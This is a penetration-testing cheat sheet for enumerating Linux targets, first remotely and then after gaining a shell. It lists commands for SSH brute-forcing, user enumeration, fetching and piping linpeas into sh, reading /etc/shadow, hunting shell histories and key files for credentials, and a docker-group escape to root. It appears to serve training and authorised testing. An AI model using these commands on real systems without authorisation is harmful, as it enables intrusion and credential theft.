


Linux Enumeration — Cheat Sheet

Enumerate Linux targets from an attacker machine, then enumerate the local system after landing a shell. Organized by phase — remote first, then local. Replace <placeholders> with your own values.



PART 1 — REMOTE ENUMERATION (from attacker machine)

① Host & Service Discovery

Start with a ping sweep to find live hosts, then run a full service scan against confirmed targets.

```
nmap -sn <target-range> # ping sweep — who's alive
nmap -Pn --top-ports=100 -oA top100 <range> # quick top-port scan
nmap -Pn -sCV -oA <output> -iL hosts_ips.txt # full service + version scan
nmap -Pn -O -sV -iL hosts_ips.txt # OS fingerprinting (requires root)
nc -nv <target> <port> # manual banner grab
curl -I http://<target>:<port>
```

-Pn skips ping (use when ICMP is blocked) · -sCV runs default scripts + version detection · -iL reads targets from file

② SSH Enumeration (port 22)

```
nmap -p 22 --script=ssh-auth-methods <target>
nmap -p 22 --script=ssh2-enum-algos <target>

# User enumeration — old OpenSSH only (CVE-2018-15473):
nmap -p 22 --script=ssh-enum-users \
  --script-args="userdb=<users.txt>" <target>

# Brute-force:
hydra -L <users.txt> -P <wordlist> ssh://<target>
```

③ Web Enumeration (ports 80 / 443 / 8080)

```
whatweb http://<target> # tech fingerprint
curl -I http://<target> # headers
gobuster dir -u http://<target> -w <wordlist> -x php,html,txt
feroxbuster -u http://<target> -w <wordlist>
gobuster vhost -u http://<target> -w <wordlist>
ffuf -w <wordlist> -H "Host: FUZZ.<domain>" -u http://<target>
curl http://<target>/robots.txt
curl http://<target>/.htaccess
```

④ FTP & NFS Enumeration

FTP (port 21) — check for anonymous login:

```
nmap -p 21 --script=ftp-anon <target>
ftp <target>      # try: username anonymous, password (blank or email)
```

NFS (port 2049) — list exports and mount:

```
showmount -e <target>
nmap -p 2049 --script=nfs-showmount <target>
mount -t nfs <target>:/<share> /mnt/nfs -o nolock
ls -la /mnt/nfs
```

no_root_squash in exports = files you write as root on your machine are owned by root on the target — SUID abuse opportunity.

⑤ SNMP & SMTP Enumeration

SNMP (port 161 UDP):

```
onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp.txt <range>
snmpwalk -v2c -c public <target>                                # full walk
snmpwalk -v2c -c public <target> 1.3.6.1.2.1.25.4.2.1.2         # running processes
snmpwalk -v2c -c public <target> 1.3.6.1.2.1.25.6.3.1.2         # installed software
snmpwalk -v2c -c public <target> 1.3.6.1.2.1.6.13.1.3           # open TCP ports
```

Try community strings: public, private, manager

SMTP (port 25) — user enumeration via VRFY / EXPN:

```
nmap -p 25 --script=smtp-enum-users \
  --script-args="userdb=<users.txt>" <target>
nc -nv <target> 25
VRFY root
EXPN postmaster
```

PART 2 — LOCAL ENUMERATION (post-foothold)

Run these after landing a shell. Goal: find a path to root.

⑥ Automated Tools — run these first

These cover 90% of the checks below automatically. Always run at least linpeas before going manual.

```
# LinPEAS — most comprehensive, color-coded output:
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh |
sh
# or transfer and run:
chmod +x linpeas.sh && ./linpeas.sh | tee linpeas_output.txt

# Linux Smart Enumeration (LSE):
./lse.sh -l 1    # interesting finds only
./lse.sh -l 2    # everything

./LinEnum.sh
```

System Information

```
uname -a                # kernel version + architecture
cat /etc/os-release      # distro name and version
cat /proc/version        # kernel build info
hostname
env                      # environment variables
echo $PATH               # check for writable dirs in PATH
```

⑦ Users & Groups

```
id && whoami
cat /etc/passwd          # all local users (look for home dirs + shells)
cat /etc/group
cat /etc/shadow          # password hashes — requires root
who && last && w          # logged-in users + history

# Users with real shells (potential targets):
grep -v '/nologin\|/false' /etc/passwd
```

Sudo Permissions

The single most important command after landing a shell.

```
sudo -l
```

Look for: (ALL) NOPASSWD — run as root without a password. Check every binary at gtfobins.github.io. Also look for `env_keep+=LD_PRELOAD` or `env_keep+=PYTHONPATH` (environment-variable exploits).

⑧ SUID / SGID Binaries

Files that run with the owner's privileges regardless of who executes them.

```
find / -perm -4000 -type f 2>/dev/null      # SUID
find / -perm -2000 -type f 2>/dev/null      # SGID
find / -perm -6000 -type f 2>/dev/null      # both
```

Compare every result at gtfobins.github.io. Known dangerous: *bash, python, vim, find, cp, nmap, perl, ruby, tar*

Capabilities

Capabilities grant partial root powers to binaries without making them full SUID.

```
getcap -r / 2>/dev/null
```

Dangerous: *cap_setuid+ep (can set UID to 0), cap_net_raw+ep, cap_dac_override (bypass file permission checks)*

⑨ Cron Jobs

```
crontab -l                # current user's cron jobs
cat /etc/crontab           # system-wide cron
ls -la /etc/cron.*         # cron.d, cron.daily, cron.hourly etc.
cat /var/spool/cron/crontabs/* 2>/dev/null

# Watch live processes – catches cron jobs not visible in files:
pspy64
```

pspy runs without root. Download from github.com/DominicBreuker/pspy. Look for scripts running as root that point to writable files.

Network Information

```
ip a                      # network interfaces and IPs
ip route                  # routing table
ss -tulpn                 # open ports + listening services
netstat -tulpn           # same – older systems
cat /etc/hosts            # static hostname mappings
cat /etc/resolv.conf      # DNS servers
arp -a                   # ARP cache – other hosts on the network
```

Running Processes

```
ps aux                   # all running processes with owners
ps aux | grep root       # processes running as root
pspy64                  # monitor new processes without root
```

⑩ Writable Files & Directories

```
# World-writable directories (drop scripts here for cron pickup):  
find / -writable -type d 2>/dev/null  
  
# World-writable files (injection targets):  
find / -writable -type f 2>/dev/null | grep -v proc  
  
# Instant root if writable:  
ls -la /etc/passwd
```

Interesting Files & Credentials

Shell history often contains passwords typed as command-line arguments:

```
cat ~/.bash_history  
cat ~/.zsh_history  
cat /home/*/.bash_history 2>/dev/null
```

Config files and keys:

```
find / -name ".env" 2>/dev/null  
find / -name "id_rsa" -o -name "id_ed25519" 2>/dev/null  
find / -name "wp-config.php" -o -name "*.conf" -o -name "*.cnf" 2>/dev/null  
grep -r "password" /var/www/ 2>/dev/null  
cat ~/.ssh/authorized_keys
```

Docker / Container Detection

```
cat /proc/1/cgroup | grep docker    # are we inside a container?  
ls /.dockerenv  
cat /proc/self/status | grep CapEff # high value = privileged container  
  
# If in the docker group – instant root:  
id | grep docker  
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Key ideas: Always run linpeas first locally — it covers 90% of the checks automatically. **sudo -l** is the single most important command after landing a shell. Check GTFOBins for every binary found in sudo, SUID, or capabilities output. Shell history and .env files are the most common source of plaintext creds. pspy lets you see cron jobs and other processes without root access.